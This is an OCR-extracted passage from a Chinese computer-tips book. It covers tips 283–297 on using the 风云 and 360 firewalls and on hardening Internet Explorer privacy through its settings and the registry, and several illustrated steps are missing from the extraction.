
技巧283 巧用风云防火墙保护账户密码


风云防火墙所拥有的“密码框保护”功能可以有效地防止键盘记录插件记录用户的密码信息，对于控件形式的密码输入框进行全方位的保护(如 QQ、阿里旺旺以及工行网银等)，防止个人隐私密码泄露。


风云防火墙的密码框保护功能是默认开启

的，如需关闭可以分别从以下两处进行设置。

❶ 打开风云防火墙。







专家坐堂

为了保护账户的安全性，通常情况下建议开启风云防火墙的密码框保护功能。

技巧284　巧用风云防火墙识别系统进程

不少木马程序都伪装成系统进程迷惑用户，使用风云防火墙后所有的系统进程都显示为蓝色，方便用户进行判断。

❶ 运行风云防火墙。

❷ 按下 Ctrl+Alt+Del 组合键打开 Windows 任务管理器(如下图所示)。

专家坐堂

用户在计算机上可以清楚地看到系统进程与非系统进程之间的颜色差别。

技巧285 巧用风云防火墙揪出隐藏进程

在任务管理器中可以查看当前系统所运行的进程，而一些恶意程序或木马程序会隐藏自身的运行进程，使用户无法从任务管理器中发现它们的踪迹。

知识补充

风云防火墙的进程管理具有搜索隐藏进程、定位选中进程、查看进程属性以及终止选中进程等功能，让用户可以明明白白地管理系统进程。


❶ 打开风云防火墙。

❷ 右击指定的进程可以选择对进程进行相应的管理。


技巧286 巧用风云防火墙优化系统服务

Windows 系统默认开启的很多服务其实并不是每位用户都用得着的，太多的系统服务反而会影响系统运行速度，使用风云防火墙的服务启动项功能可以对启用的系统服务进行管理。

❶ 打开风云防火墙。



❺ 根据实际情况依次对弹出的询问进行选择，完成优化设置。



举一反三

在风云防火墙的服务启动项管理同样具有搜索隐藏服务的功能。

技巧287 巧用风云防火墙修复 IE 故障

网上很多恶意程序都会通过修改 IE 浏览器主页、搜索引擎以及加载广告代码等方式牟利，使用风云防火墙可以轻松地修复 IE 故障，具体的操作步骤如下。


❶ 打开风云防火墙。

举一反三


用户可以根据不同的 IE 故障，选中不同的故障现象进行修复。


技巧288　更改风云防火墙提示窗口自动关闭动作


对于一个未知程序需要访问网络时，风云防火墙会弹出提示是否允许该程序访问网络(如下图所示)，如果在一定时间内用户没有操作，系统会自动拒绝本次网络访问。



❶ 打开风云防火墙。








知识补充


在提示窗口设置选项中还可以对弹出窗口的位置以及提示窗口的停留时间等进行相应的设置。

技巧289 开启 360 木马防火墙的 ARP 防火墙

360 木马防火墙的 ARP 防火墙默认处于关闭状态，用户需要手动开启，具体的操作方法如下。

❶ 打开 360 安全卫士。





注意事项

若之前没有安装过 ARP 防火墙，则会提示用户下载，下载并安装完成后即可开启。


技巧290 巧用 360 木马防火墙手动添加网址黑名单


如果不希望浏览器访问某个网站，则可将该网站网址添加到 360 木马防火墙中的网页防火墙的黑名单中，具体的操作方法如下。

(1) 设置拦截网站

将网址添加到 360 网页防火墙中进行拦截的方法十分简单，具体的操作步骤如下。


❶ 打开 360 木马防火墙。





知识补充

360网页防火墙的拦截功能是按照模糊匹配进行拦截的，用户也可以单击“导入”按钮，以文本格式批量导入需要拦截的网址。




专家坐堂

输入黑名单中的网址，将会出现无法打开的提示，用户可以在提示页面中选择关闭此网页或者继续浏览。

(2) 取消网址拦截

如果需要取消网址拦截，则可以按照以下步骤进行操作。

❶ 打开网页防火墙中的已拦截网站界面。



举一反三

专题十四　电脑上网安全防御技巧

内容导航

目前，钓鱼网站、恶意网页等不安全因素越来越大，正逐渐威胁着网民的上网安全。很多网民因没有做好上网安全工作而导致各种损失。本章详细介绍重要的上网安全防御技巧，为网民打造一个安全的上网环境。


热点快报

- 巧防上网所填信息泄露
- 巧妙移除“Internet 选项”对话框的“程序”选项卡
- 巧用 Chrome 隐身模式
- 巧用金山网盾护卫上网安全

技巧291　轻松删除 IE 浏览历史


上网时，出于安全方面的考虑，及时清除浏览器的历史记录是很有必要的。以下就以最常用的 IE 浏览器为例，详细讲述删除浏览历史的技巧。

❶ 打开 IE 浏览器。




专家坐堂

如果用户想在退出 IE 时删除浏览历史记录，则只需选中“退出时删除浏览历史记录”复选框即可。



注意事项

由于系统能自动填充保存密码，时间一长，用户很有可能会忘记这些密码，一旦删除就容易出现因忘记密码而无法登录的问题。




专家坐堂


一旦删除浏览的历史记录后，普通用户将难以恢复这些数据。


技巧292 巧妙限制访问对象网站

当家中有小孩时，为了防止其沉溺于某个特定网站时，用户可将该网站添加到“受限站点”。

❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框，单击“安全”标签。







举一反三

当用户需要解除网站限制时，只需单击该网站，然后再单击“删除”按钮即可。


知识补充


当用户试图打开受限站点时，则该站点无法显示页面。

技巧293　轻松阻止弹出窗口

用户在浏览网页时经常会碰到弹出各种窗口的情况，这就需要将这些弹出窗口进行屏蔽。


❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框，单击“隐私”标签。






知识补充

阻止级别有高、中、低三档，用户可以根据实际需求进行选择。






专家坐堂


当用户经常访问的网站有弹出窗口且用户不想阻止该弹出窗口时，则需将该网站输入“要允许的网站地址”文本框内即可。

技巧294 巧防上网所填信息泄露

可以通过“自动完成”功能解决上网浏览时所填写的信息被泄露的安全问题。


❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令。弹出“Internet 选项”对话框，单击“内容”标签。






专家坐堂

用户在设置“自动完成设置”对话框时，应删除已自动完成的历史记录。






技巧295 禁用 IE 中的“文件”→“另存为”命令

禁用 IE 中的“文件”→“另存为”命令，可以防止将网页内容保存到硬盘或网络共享上。


❶ 选择“开始”→“运行”命令。




注意事项

在“运行”对话框中，用户输入的英文字母无大小写区别。


❹ 展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\Restrictions 分支，并右击右侧的空白区域。






专家坐堂

用户在此处输入的“NoBrowserSaveAs”不可随意更改字母大小写及添加空格等。







技巧296　禁止查看网页的源文件

如果不想其他用户查看网页源文件，可以通过修改注册表将该功能禁用掉。

❶ 选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\Restrictions 分支。





注意事项


当用户更改注册表后，需刷新注册表或者重启才能使更改生效。


技巧297 巧妙移除“Internet选项”对话框的“常规”选项卡


黑客往往可以通过Internet选项的“常规”选项卡对用户的上网安全造成威胁。而通过以下操作可以禁用Internet选项的“常规”选项卡。


❶ 选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。

